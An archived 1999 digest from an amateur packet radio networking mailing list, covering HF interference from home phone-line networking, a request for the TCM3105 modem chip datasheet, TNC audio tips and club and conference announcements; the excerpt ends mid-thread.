>Date: Thu, 18 Mar 1999 18:37:49 -0500
>MIME-Version: 1.0
>X-Priority: 3
>Status:
>
>
>Hello,
>
>I have stock of 600 TCM3150NL
>TEXAS INSTRUMENTS IC MODEM CHIP.
>I am not sure if you use these but I know it is used by makers of Packet
>Modems and telecommunication devices.
>These have been obsolete and are very difficult to procure.
>If you can use these, or if you know of someone who needs these please let
>me know.
>
>These are Brand new/Original Package.
>
>Regards
>Tim Savoy
>MGI-NH
>1-603-433-9373 Phone
>1-603-433-9376 Fax
><http://www.mginh.com>www.mginh.com
><mailto:timsav@mginh.com>timsav@mginh.com
>
>
>
>

Greg Jones, WD5IVD   Austin, Texas
wd5ivd@tapr.org   http://www.tapr.org/~wd5ivd

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

April 1999

Original source file: netsig.9904
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.9904

1. [netsig] Huge HF Interference Problem to Rapidly Multiply

From: Steve Stroh <steve@strohpub.com>
Date: Sat, 03 Apr 1999 12:02:50 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-13823-1999.04.03-14.13.51--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

All:

This is a big, BIG deal for Amateur Radio. I personally had my head in the sand on this issue, feeling that the computing industry would ultimately decide that trying to do high speed data over telephone lines was a bad idea, especially when compared to wireless networking systems like the proposed HomeRF standard.

But apparently I was wrong - the economics currently appear to favor the phone line approach especially since it's ultimately going to be just another chip on the built-in modem card of the PC. With PC prices plummeting, there are going to be more PC's in each home, driving the demand for home networks.

I have to say that I admire the approach from a technical perspective - being able to do reasonable-speed networking over crappy wires is a definite plus. But that technical elegance comes at the cost of surrendering the use of the Amateur Radio (and other user's) use of the HF bands, especially when the higher speed versions start appearing, and that's too high a cost.

The ARRL has known of this issue for some time, and I'm mystified why there hasn't been more of an outcry. Surely the ARRL can make the case to the HF manufacturers that these phone line networking systems directly threaten THEM?!?!

I've been following this discussion for several months since KF7VY's original article on Ham Radio Online. KF7VY is NOT an alarmist - please take this issue seriously.

Thanks,

Steve Stroh N8GNJ

------------------------ Begin article ------------------------

Ham Radio Online - http://hamradio-online.com

Ham Radio Online Email distribution list for April 4, 1999

Thank you for subscribing to the Ham Radio Online email distribution list. This list is used on an infrequent basis to deliver items of immediate interest to Amateur radio and telecommunications enthusiasts. Please tell your friends about Ham Radio Online on the Internet at http://hamradio-online.com.

Huge HF Interference Problem to Rapidly Multiply - Ham Radio Online Exclusive Report
In an exclusive story published at Ham Radio Online in February, I described the severe HF interference problems associated with new "home phone line networking" products. These new products modulate computer data signals in the HF spectrum and route them over existing home phone wiring (See "The Death of HF Radio?" at http://hamradio-online.com/1999/feb/hfdeath.html). The goal is that consumers can use existing wiring and install a home computer network without having to route wires and drill holes in walls and floors.

Initial products, based on the Home Phone Networking Alliance standard, provide a 1-megabit per second data link by modulating a broadband data signal between approximately 5.5 Mhz and 9.5 MHz. Tests by myself, and two other engineers, one an EMI specialist and one a wireless engineer for AT&T (both of whom wish to remain anonymous at this time) confirmed that this technology generates broadband HF noise causing significant interference to the reception of HF radio signals. This interference impacts both short-wave broadcast listeners and Amateur Radio operators. The technology is highly susceptible to interference from nearby Amateur

Radio transmitters. Specifically, low power signals transmitted by Amateur stations in the 7.0 to 7.3 MHz or 10.1 to 10.150 MHz allocation, and in one test, also the 3.5 to 4.0 MHz bands, cause data errors in the home phone network.

Beginning next week (April 5), Intel will launch its Any Point brand home networking products with a major advertising campaign. Intel□s products are based on the Home Phone Networking Alliance standard that uses the 5.5 to 9.5 MHz spectrum. The Home PNA has 60 companies as members; industry heavy AT&T, Intel, Microsoft, Compaq, Gateway and others support the technology. The Home PNA is now working on 2nd generation technology to increase network speeds to 10 Mbps. To accomplish this, they plan to modulate signals across the entire swath of 2 to 30 MHz.

Not to be left out, the electric power industry is conducting on-going research into power line modem technology using the 2 to 30 MHz spectrum (see □Radio Frequency Signal Transmission on Medium Voltage Power Distribution Lines□, IEEE Transactions on Power Delivery, Vol. 14, No. 1, January 1999). Previous research has shown that such systems can generate interference with emissions detectable up to 2 km away (see □Power Line Carrier Emissions from Transmission Lines□, IEEE Transactions on Power Delivery, Vol. 7, No. 4, October 1992).

Because these computer network technologies are operating on the same frequencies as the entire HF bandwidth, there are no simple solutions like the use of low pass, high pass or bandpass filters, traps, toroid windings or power-line filters. The situation is complicated because the emissions from home phone line networks are unpredictable - each pair of network units is connected to an essentially random length and random topology network of unknown quality. To understand the potential interference problem, we can look at a similar product from Phonex that acts a phone line extender within the home. Millions of these units have shipped using a carrier on 3.530 MHz (or close to it). Amateurs in San Diego, California have traced interference from these units, in some cases extending more than five miles and with field strengths hundreds of times greater than that permitted by FCC Part 15 rules. While these units may meet Part 15 standards for low power emissions when tested in the laboratory, when they reach the real world and connect to random wiring systems, they no longer meet Part 15 standards. (Note: Phonex has redesigned their units to operate on 3.3 MHz, intermittently, and has agreed to exchange old 3.530 MHz units for 3.3 MHz units).

The threat to Amateur HF operation from these technologies is no longer a □potential threat□ but is on the cusp of reality. Ed Hare, W1RFI, the RF interference specialist at the ARRL, is working on these issues. I urge you to contact your ARRL Director and ensure that they understand the importance of these developments. Technical analysis and identifying a solution need to be a high priority at the League. We may need to request that the FCC step in immediately to prevent the destruction of the HF radio band before these products are deployed in millions of homes and business. If we do not act quickly, we risk the loss of use of the entire HF spectrum.

Ed Mitchell, KF7VY
Kf7vy@amsat.org
http://hamradio-online.com

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

2. [netsig] Anyone with TCM3105 data sheet?

From: John Ackermann <jra@febo.com>
Date: Sun, 04 Apr 1999 06:38:56 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-13905-1999.04.04-05.42.03--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

I'm looking for a data sheet or similar information on the TCM-3105 modem chip. The TI web site doesn't have anything, and a web search doesn't turn anything up, either.

I'm doing some work trying to optimize 1200 baud modem performance, and want to know what TI said about audio levels, permissible twist between tones, etc.

If someone has one they could email/fax/whatever, I'd sure appreciate
it.

Thanks,

John N8UR
jra@febo.com

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

3. [netsig] Re: Anyone with TCM3105 data sheet?

From: "Karl F. Larsen" <k5di@totacc.com>
Date: Sun, 4 Apr 1999 12:42:18 -0600 (MDT)
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Cc: netsig@tapr.org, linux-hams@vger.rutgers.edu, tcp-group@ucsd.edu
Message-ID: <LYR6748-13960-1999.04.04-13.43.22--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

That chip is used in the PacCom Tiny -2 TNC and the book does talk to
input voltage levels as well as bias point for the input stage. If you
can't find a book I will look and send you the part you need.

On Sun, 4 Apr 1999, John Ackermann wrote:

} I'm looking for a data sheet or similar information on the TCM-3105
} modem chip. The TI web site doesn't have anything, and a web search
} doesn't turn anything up, either.
}
} I'm doing some work trying to optimize 1200 baud modem performance, and
} want to know what TI said about audio levels, permissible twist between
} tones, etc.
}
}
} If someone has one they could email/fax/whatever, I'd sure appreciate
} it.
}
} Thanks,
}
} John N8UR
} jra@febo.com
}
}
}

Best wishes

         - Karl F. Larsen, k5di@totacc.com (505) 524-3303 -

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

4. [netsig] Re: Anyone with TCM3105 data sheet?

From: "SMITH ROBERT L." <bobsmith5@home.com>
Date: Sun, 04 Apr 1999 18:40:53 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-14003-1999.04.04-17.44.07--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

John --

According to other technical forums I receive TI has obsoleted
the 3105. However, I was able to root around in my archives and
find a 1988/1989 TI Telecommunications Data book.

The spec for the 3105 in that manual already has been sharply
condensed.

Analog input level is speced at 0.3V P-P nominal, AC coupled.
Absolute maximum is speced at 0.78V P-P, AC coupled.

The application circuit shows a 0.1 uF used to couple the AC input.

There was no discussion of tone twist in this data book, but I seem
to recall from previous work with these that they tolerate 6db twist
pretty well.

There was no discussion of input dynamic range.

The 3105 is not listed on the 1996 TI CD Rom for Analog and Mixed signal
devices.

Have you tried the Chip Dir forum??

I you get no other response, I will be willing to copy and mail you this
condensed data sheet. It may take a few days, my copier is fubar at the
moment.

        73, de bob, wa4ypv

If you

John Ackermann wrote:
>
> I'm looking for a data sheet or similar information on the TCM-3105
> modem chip. The TI web site doesn't have anything, and a web search
> doesn't turn anything up, either.
>
> I'm doing some work trying to optimize 1200 baud modem performance, and
> want to know what TI said about audio levels, permissible twist between
> tones, etc.
>
> If someone has one they could email/fax/whatever, I'd sure appreciate
> it.
>
> Thanks,
>
> John N8UR
> jra@febo.com
>
> ---
> You are currently subscribed to netsig as: bobsmith5@home.com
> To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

--

--------- Avoid computer viruses -- Practice safe hex -------------
 * * Specializing in small, cost effective embedded control systems * *
Robert L. (Bob) Smith   Smith Machine Works, Inc.
internet   bobsmith5@home.com   9900 Lumlay Road
landline   804/745-1065   Richmond, Virginia 23236+1004

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

5. [netsig] Re: Anyone with TCM3105 data sheet?

From: John Ackermann <jra@febo.com>
Date: Sun, 04 Apr 1999 18:44:23 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-14004-1999.04.04-17.47.33--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Hi Bob (and others) --

I've had an incredible response to my posting and I really appreciate
it!!!

I've been pointed to a PDF file of the application note; while it
doesn't contain a whole lot of information, it does provide some
information that will help me out.

Thanks again to you and everyone else who responded!

73,
John

> John --
>
> According to other technical forums I receive TI has obsoleted

> the 3105. However, I was able to root around in my archives and
> find a 1988/1989 TI Telecommunications Data book.
>
> The spec for the 3105 in that manual already has been sharply
> condensed.
>
> Analog input level is speced at 0.3V P-P nominal, AC coupled.
> Absolute maximum is speced at 0.78V P-P, AC coupled.
>
> The application circuit shows a 0.1 uF used to couple the AC input.
>
> There was no discussion of tone twist in this data book, but I seem
> to recall from previous work with these that they tolerate 6db twist
> pretty well.
>
> There was no discussion of input dynamic range.
>
> The 3105 is not listed on the 1996 TI CD Rom for Analog and Mixed signal
> devices.
>
> Have you tried the Chip Dir forum??
>
> I you get no other response, I will be willing to copy and mail you this
> condensed data sheet. It may take a few days, my copier is fubar at the
> moment.
>
>   73, de bob, wa4ypv
>
>
> If you
>
> John Ackermann wrote:
> >
> > I'm looking for a data sheet or similar information on the TCM-3105
> > modem chip. The TI web site doesn't have anything, and a web search
> > doesn't turn anything up, either.
> >
> > I'm doing some work trying to optimize 1200 baud modem performance, and
> > want to know what TI said about audio levels, permissible twist between
> > tones, etc.
> >
> > If someone has one they could email/fax/whatever, I'd sure appreciate
> > it.
> >
> > Thanks,
> >
> > John N8UR
> > jra@febo.com
> >
> > ---
> > You are currently subscribed to netsig as: bobsmith5@home.com
> > To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
>
> --
>
> --------- Avoid computer viruses -- Practice safe hex -------------
> * * Specializing in small, cost effective embedded control systems * *
> Robert L. (Bob) Smith   Smith Machine Works, Inc.
> internet   bobsmith5@home.com   9900 Lumlay Road
> landline   804/745-1065   Richmond, Virginia 23236+1004
>
> ---
> You are currently subscribed to netsig as: NET-SIG@AG9V.AMPR.ORG
> To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

---
You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

6. [netsig] TCM3105 datasheet in PDF format

From: "Marcelo Puhl" <mark@plug-in.com.br>
Date: Mon, 5 Apr 1999 08:15:19 -2
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-14098-1999.04.05-06.19.50--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

If anyone is interested, I have the TCM3105 datasheet in PDF format.

Just 244 kbytes long.

Marcelo Puhl
mark@plug-in.com.br

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

7. [netsig] Re: TCM3105 datasheet in PDF format

From: Tadd Torborg <tadd@torborg.com>
Date: Mon, 05 Apr 1999 15:21:48 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-14246-1999.04.05-19.39.13--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Marcelo,
  I'd appreciate the data sheet if you could e-mail it to me. Thanks.

  73 de Tadd/KA2DEW

http://www.torborg.com/ka2dew

At 08:15 AM 4/5/99 +00-02, you wrote:
>
>If anyone is interested, I have the TCM3105 datasheet in PDF format.
>
>Just 244 kbytes long.
>
>---
>Marcelo Puhl
>mark@plug-in.com.br
>
>---
>You are currently subscribed to netsig as: KA2DEW@TORBORG.COM
>To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

---
You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

8. [netsig] TAPR Board of Directors Election Reminder

From: "Greg Jones, WD5IVD" <wd5ivd@tapr.org>
Date: Thu, 8 Apr 1999 12:30:22 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-14728-1999.04.08-12.34.22--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

This is a reminder to all TAPR members* that the TAPR Board of Directors
Election is happening until April 15th.

The current PSR supplied the necessary information for voting
electronically or via the mail.

If you don't know the web address or have lost your voter verification
number, then please send e-mail to tapr@tapr.org or call the TAPR office
(940) 383-0000 and Dorothy can supply you with the necessary information
for voting on-line.

The following people this year are running for the TAPR board of directors.

        Steve Bible, N7HPR
        Steve Dimse, K4HG
        Bob Hansen, N2GDE
        Steve Stroh, N8GNJ

Your vote as a member is important -- be sure to vote!

Cheers - Greg Jones, WD5IVD
President, TAPR

----
* membership current as of or before January 1, 1999 to be able to vote.

```
Tucson Amateur Packet Radio
8987-309 E Tanque Verde Rd #337 * Tucson, Az * 85749-9399
------------------------------------------------------------------------------
e-mail: tapr@tapr.org       web: <http://www.tapr.org/>
ftp:    ftp.tapr.org
phone:  940-383-0000        fax: 940-565-2544
------------------------------------------------------------------------------

---
You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
```

9. [netsig] TAPR activities at Dayton HamVention

```
From: "Greg Jones, WD5IVD" <wd5ivd@tapr.org>
Date: Mon, 19 Apr 1999 12:58:12 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-16815-1999.04.19-13.04.08--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

TAPR Dayton Activities 1999
for details visit: http://www.tapr.org/tapr/html/Fdayton.html

------------------------------

TAPR Digital Forum on Friday

The schedule for the TAPR digital forum is:
        10:00 - 10:05am (5 min)
              Introduction to Forum, John Ackermann, N8UR

        10:05 - 10:30am (25min)
              TAPR Update, Greg Jones, WD5IVD

        10:30 - 11:00am (30 min)
              Linux AX.25 Update, John Ackermann, N8UR

        11:00 - 11:30am (30 min)
              PIC Development Update, Steve Bible, N7HPR and John Hansen, W2FS

        11:30 - 12:00noon (30 min)
              GPS Projects, Steve Bible, N7HPR

        12:00noon - 12:30pm (30 min)
              Compact Flash Card Project, John Koster, W9DDD

        12:30 - 1:00pm (30 min)
              TAPR APRS News, Steve Dimse, K4HG and Stan Horzepa, WA1LOU

        1:00pm - 1:45pm (45 min)
             FHSS Radio Project Update, Tom McDermott, N5EG

------------------------------

Attending the 1999 Dayton Hamvention?  Then don't miss out on PACK*BASH!

What?
       An event for the digitally-inclined ham, featuring:
        *  Buffet dinner
        *  "A Little Technology Goes a Long Way" -- Keynote address
                by Dave Pederson, N7BHC
        *  TAPR special interest group meetings
        *  "Birds of a Feather" gatherings

When?
        Friday evening, May 14, 1999
        Doors open at 7:00 pm; dinner served at 7:30 pm
        Speaker and meetings after dinner


Where?
        NCR "Sugarcamp" Conference Center, 101 W. Schantz Ave. --
        South of downtown Dayton, just west of Main St. (Rt 48).
        Maps available on the TAPR web site (www.tapr.org) or at the
        TAPR booth.


How?
        Dinner requires advance registration and payment through TAPR.
        Tickets will be available at the TAPR booth on Friday, though
```

we strongly encourage registration <before> Hamvention. The cost
is $20.00 per person, tax and tip included.

All amateurs are welcome to attend, enjoy the speaker, and
particpate in the meetings, although only those purchasing a
dinner can eat.

To register, contact:
PACK*BASH
c/o TAPR
8987-309 E. Tanque Verde Road #337
Tucson, AZ   85749-9399

Phone: (940) 383-0000
Fax: (940) 566-2544
Internet: tapr@tapr.org

Visa/Mastercard Accepted

Who?
PACK*BASH is co-sponsored by TAPR -- Tucson Amateur Packet
Radio, the national leader in digital communication -- and the
Miami Valley FM Association, Dayton's packet radio club.

For more information (including maps), go to
http://www.tapr.org/tapr/html/dayton.html,
or send email to tapr@tapr.org.

You can request information via packet radio at
BASH@W8APR.#DAY.OH.USA.NOAM.

Greg Jones, WD5IVD   Austin, Texas
wd5ivd@tapr.org   http://www.tapr.org/~wd5ivd

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

10. [netsig] ARRL & TAPR 1999 DCC Announcement

From: Greg Jones <wd5ivd@tapr.org>
Date: Thu, 29 Apr 1999 16:00:10 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-18333-1999.04.29-15.57.09--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

1999 ARRL and TAPR Digital Communications Conference
September 24-26, 1999
Phoenix, Arizona

Full announcement and details can be found
at: http://www.tapr.org/dcc

The 1999 ARRL and TAPR Digital Communications Conference will
be held September 24-26, 1999 in Phoenix, Arizona. This year's
conference location is just minutes away from the Phoenix Sky Harbor
International Airport (PHX).

Symposia, Seminars, Banquet

In addition to the presentation of papers on Saturday, three
symposia/seminars will be held. These sessions are provided to allow
those with additional time and interest to make the most of the Digital
Communications Conference. For those who may have interest in
just one symposium or seminar, registration for the conference is not
required to attend these activities. This allows maximum flexibility for
those who may want to participate during the Digital Communications
Conference, but do not have an entire weekend to devote to the event.

The Third APRS National Symposium will be held on Friday and will
be moderated by Steve Dimse, K4HG (the developer of javAPRS). It
will likely include many APRS software authors, such as Bob
Bruninga, WB4APR (the father of APRS), Keith Sproul, WU2Z, Mark

Sproul, KB2ICI (the developers of MacAPRS and WinAPRS), Brent Hildebrand, KH2Z (the developer of APRSPLUS), Mike Musick, N0QBF (developer of PocketAPRS), and other nationally-known APRS leaders. Join this group for the afternoon and evening for in-depth discussions and presentations on the current and future status of APRS. This is a unique opportunity to gain insight into this fast-growing digital aspect of amateur operations that combines computers, packet radio, and GPS (Global Positioning System).

Starting late Friday afternoon, a half-day technical seminar will be held. In the past this seminar has covered topics such as RF, DSP, Advanced Networking Topologies and other stimulating topics.

On Saturday night the DCC Banquet will be held. This year the conference is proud to have Geoff Baehr, N6LXA, Sun Microsystems Chief Network Officer at the banquet to speak. Sun Microsystems has been doing some very exciting things in networking over the years and the talk should be an interesting one. After the banquet there will be time for special interest group gatherings.

The Sunday morning seminar will be focused on PIC development, design, and programming. This five-and-a-half hour seminar will focus on the things you need to know now in order to understand and begin to participate in PIC development. PIC processors are becoming very important in various project designs and implementations. This seminar will by presented by the TAPR PIC Development team.

Fourth Annual ARRL and TAPR DCC Student Papers Award

ARRL and TAPR especially welcome papers from full-time students to compete for the fourth annual student papers award. Two $500 travel awards may be given, one in each of the following categories: a) best technical/theory-oriented paper by a student, and b) best educational or community-oriented application paper by a student. The paper should relate directly to a wireless digital communication topic (see the guidelines for more information). Papers co-authored by educators or telecommunications professionals are also eligible for this award as long as a student is the first author. The deadline for receipt of finished student paper manuscript is July 10, 1999. Please note that this deadline is different from the general conference paper submission date. For full details and paper guidelines contact TAPR or browse to http://www.tapr.org/dcc.

Call for Conference Proceeding Papers

Anyone interested in digital communications is invited to submit a paper for publication in the Conference Proceedings. Presentation at the conference is not required for publication. The primary purpose of the conference is to communicate ideas and techniques regarding digital communications. Papers written in an informal style are welcome, as well as those written to academic standards. If you know of someone who is doing great things with digital communications, be sure to tell them about this! Papers are due by August 9, 1999, and should be submitted to Maty Weinberg, ARRL, 225 Main Street, Newington, CT 06111, or via e-mail to lweinberg@arrl.org. The paper submission guidelines are available on-line (http://www.tapr.org/dcc).

International Co-Host

PRUG (Packet Radio User Group of Japan) will be the International co-host for a second year running. PRUG will be hosting an informal social Friday evening before their seminar and symposium is held. Visit http://www.prug.or.jp for more information about the organization.

Full information on the conference and hotel information can be obtained by contacting Tucson Amateur Packet Radio, 8987-309 E. Tanque Verde Road #337, Tucson, AZ 85749-9399, phone 940-383-0000, fax 940-566-2544, e-mail tapr@tapr.org, browse www.tapr.org/dcc.

Sincerely,
  Greg Jones, WD5IVD, TAPR Conference Chair
  Steve Stroh, N8GNJ, Conference Manager
  Dan Meredith, N7MRP, Local Host Liaison
  Keith Justice, KF7TP, Local Host Liaison

Note: If you need conference handouts or flyers for ham club meetings,
contact TAPR to get what you need!

Hotel Information

Conference presentations, meetings, and seminars will be held at the
Holiday Inn Select Airport. Special DCC rooms rates are $69/single
and $79/double per night. When making reservations with the hotel,
be sure to indicate you are attending the ARRL and TAPR DCC in
order to get the discount. It is highly recommended that you book
your room prior to arriving. A block of 75 rooms is reserved until
August 22, 1999. After the 75 rooms are booked, rooms will only be
available in nearby hotels, so be sure to book your rooms early! The
hotel provides transportation to and from the Phoenix Sky Harbor
International Airport. Please contact the hotel to arrange specific
transportation needs.

   Holiday Inn Select Airport (conference hotel)
   4300 E Washington
   Phoenix, AZ 850234
   Phone 602-273-7778, fax 602-286-1109

Tucson Amateur Packet Radio
8987-309 E Tanque Verde Rd #337 * Tucson, Az * 85749-9399
----
e-mail: tapr@tapr.org   web: <http://www.tapr.org/>
ftp: ftp.tapr.org
phone: 940-383-0000   fax: 940-565-2544

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

May 1999

Original source file: netsig.9905
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.9905

1. [netsig] Info on setting TNC Audio Levels

From: John Ackermann <jra@febo.com>
Date: Fri, 07 May 1999 08:02:18 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-19581-1999.05.07-07.07.00--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

I've put together a web page with info on setting TNC audio levels and
other issues relating to packet radio RF/modem configuration. It's not
quite finished yet (in particular, the info on optimizing the receive side
is barely started, but there's a good description of why overdriving the
TX audio into your radio is a Bad Thing, complete with pictures. I also
describe a couple of ways you can set your audio to the proper level with
or without test equipment, and have some info on the audio response of
various radios.

I was going to hold off on announcing this until I had a chance to do some
more testing and finish work on the RX side, but that's going to be a month
or more from now, so here goes.

If you're interested, check out http://www.febo.com/layer-one/index.html

73,
John N8UR
jra@febo.com
http://www.febo.com

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

2. [netsig] Kenwood TM-V7A packet audio problem!

From: John Ackermann <jra@febo.com>
Date: Sat, 08 May 1999 10:46:03 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-19746-1999.05.08-09.50.59--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

The transmit audio performance of the Kenwood TM-V7A mobile when using
the data connector has a serious problem. There's no preemphasis at
all, and as a result most receiver/TNC setups won't copy V7A packets
nearly as well as they could.

The transmit audio is also very "hot" -- it takes a pretty miniscule
amount of audio (14mV RMS) to get proper deviation; on most TNCs,
you'll need to set the audio output control nearly to minimum to avoid
overdriving the radio.

The preemphasis problem is easy to fix. The really cheap-and-dirty way
is to put a 0.01uF (or thereabouts) cap in series with the audio input.
 This won't result in a perfect response curve, but is better than
nothing. To do a much better job, add a 6.8kOhm (or thereabouts)
resistor to ground between the 0.01 cap and the V7A audio input (pin 1
on the data connector). That will give a better response curve, and
also reduce the audio sensitivity a bit.

I tried using a 22k series resistor in addition to this, to reduce the
audio sensitivity further. That brought the sensitivity into the >
100mV range, but it also had a modest negative impact on the frequency
response.

There's more information, including frequency response charts, at
http://www.febo.com/layer-one/index.html -- follow the link to the V7A
page.

73,
John N8UR
jra@febo.com
http://www.febo.com

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

3. [netsig] TAPR Dayton Activities 1999

From: Greg Jones <wd5ivd@tapr.org>
Date: Tue, 11 May 1999 21:54:45 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-20440-1999.05.11-22.33.13--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

TAPR Dayton Activities 1999
for details visit: http://www.tapr.org/tapr/html/Fdayton.html

We will be at our normal booth spaces (542 & 543)
Come on by and say hi!

Friday Morning - TAPR Digital Forum
Friday Evening - TAPR PACK*BASH

TAPR Digital Forum on Friday

The schedule for the TAPR digital forum is:
        10:00 - 10:05am (5 min)
              Introduction to Forum, John Ackermann, N8UR

        10:05 - 10:30am (25min)
              TAPR Update, Greg Jones, WD5IVD

        10:30 - 11:00am (30 min)
              Linux AX.25 Update, John Ackermann, N8UR

        11:00 - 11:30am (30 min)
              PIC Development Update, Steve Bible, N7HPR and John Hansen, W2FS

        11:30 - 12:00noon (30 min)
              GPS Projects, Steve Bible, N7HPR

        12:00noon - 12:30pm (30 min)
              Compact Flash Card Project, John Koster, W9DDD

        12:30 - 1:00pm (30 min)
              TAPR APRS News, Steve Dimse, K4HG and Stan Horzepa, WA1LOU

        1:00pm - 1:45pm (45 min)
             FHSS Radio Project Update, Tom McDermott, N5EG

Attending the 1999 Dayton Hamvention? Then don't miss out on PACK*BASH!

What?
       An event for the digitally-inclined ham, featuring:
        * Buffet dinner
        * "A Little Technology Goes a Long Way" -- Keynote address
                by Dave Pederson, N7BHC
        * TAPR special interest group meetings
        * "Birds of a Feather" gatherings

When?
        Friday evening, May 14, 1999
        Doors open at 7:00 pm; dinner served at 7:30 pm
        Speaker and meetings after dinner

Where?
        NCR "Sugarcamp" Conference Center, 101 W. Schantz Ave. --
        South of downtown Dayton, just west of Main St. (Rt 48).
        Maps available on the TAPR web site (www.tapr.org) or at the
        TAPR booth.

How?
        Dinner requires advance registration and payment through TAPR.
        Tickets will be available at the TAPR booth on Friday. The cost
        is $20.00 per person, tax and tip included.

All amateurs are welcome to attend, enjoy the speaker, and particpate in the meetings, although only those purchasing a dinner can eat.

Who?
PACK*BASH is co-sponsored by TAPR -- Tucson Amateur Packet Radio, the national leader in digital communication -- and the Miami Valley FM Association, Dayton's packet radio club.

For more information (including maps), go to
http://www.tapr.org/tapr/html/dayton.html,
or send email to tapr@tapr.org.

Greg Jones, WD5IVD Austin, Texas
wd5ivd@tapr.org http://www.tapr.org/~wd5ivd

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

4. [netsig] An invitation to NEDA

From: Donald Rotolo <N2IRZ@compuserve.com>
Date: Sun, 16 May 1999 22:18:46 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-21043-1999.05.16-21.25.05--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

As a subscriber to this mailing list, you are probably a radio amateur who is
interested in Packet Radio Networking. The North East Digital Association (NEDA) is a non-profit association formed in 1989 for the purpose of promoting
free-access general-purpose amateur Packet Radio Networking.

NEDA is unlike most packet groups, in that it does not own or operate any network hardware. Instead, NEDA's mission is to promote networking through knowledge and understanding - publishing detailed, practical and useful information on networking; network design, construction and maintenance. NEDA's latest 'Quarterly' (4/99), which deals primarily with technical issues,
is 64 pages long.

Not limited to the North Eastern United States, NEDA's parameter recommendations for TheNET X1J are legendary throughout the world. Recently, emphasis has been on developing comprehensive information on DK7WJ's FlexNet networking software, along with such diverse yet useful topics as battery backup systems, TCP/IP transport, and RF considerations. We also publish detailed maps of packet networks.

Memberships start at US$15 per year, and include a subscription to all publications. Please visit our web site at <http://www.packetnetworks.org>, or write to us at either <neda@dino.qc.ca>, or PO Box 563, Manchester NH 03105. We look forward to hearing from you.

This message was sent on behalf of the NEDA Board of Directors by
Don Rotolo, N2IRZ <n2irz@compuserve.com>.
======

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

5. [netsig] Gaak! Nothing ever goes right...

From: "Don Rotolo" <ROTOLO@mbusa.com>
Date: Mon, 17 May 1999 11:45:20 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-21134-1999.05.17-10.51.45--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Hello all,

In my message about NEDA, I messed up the URL.
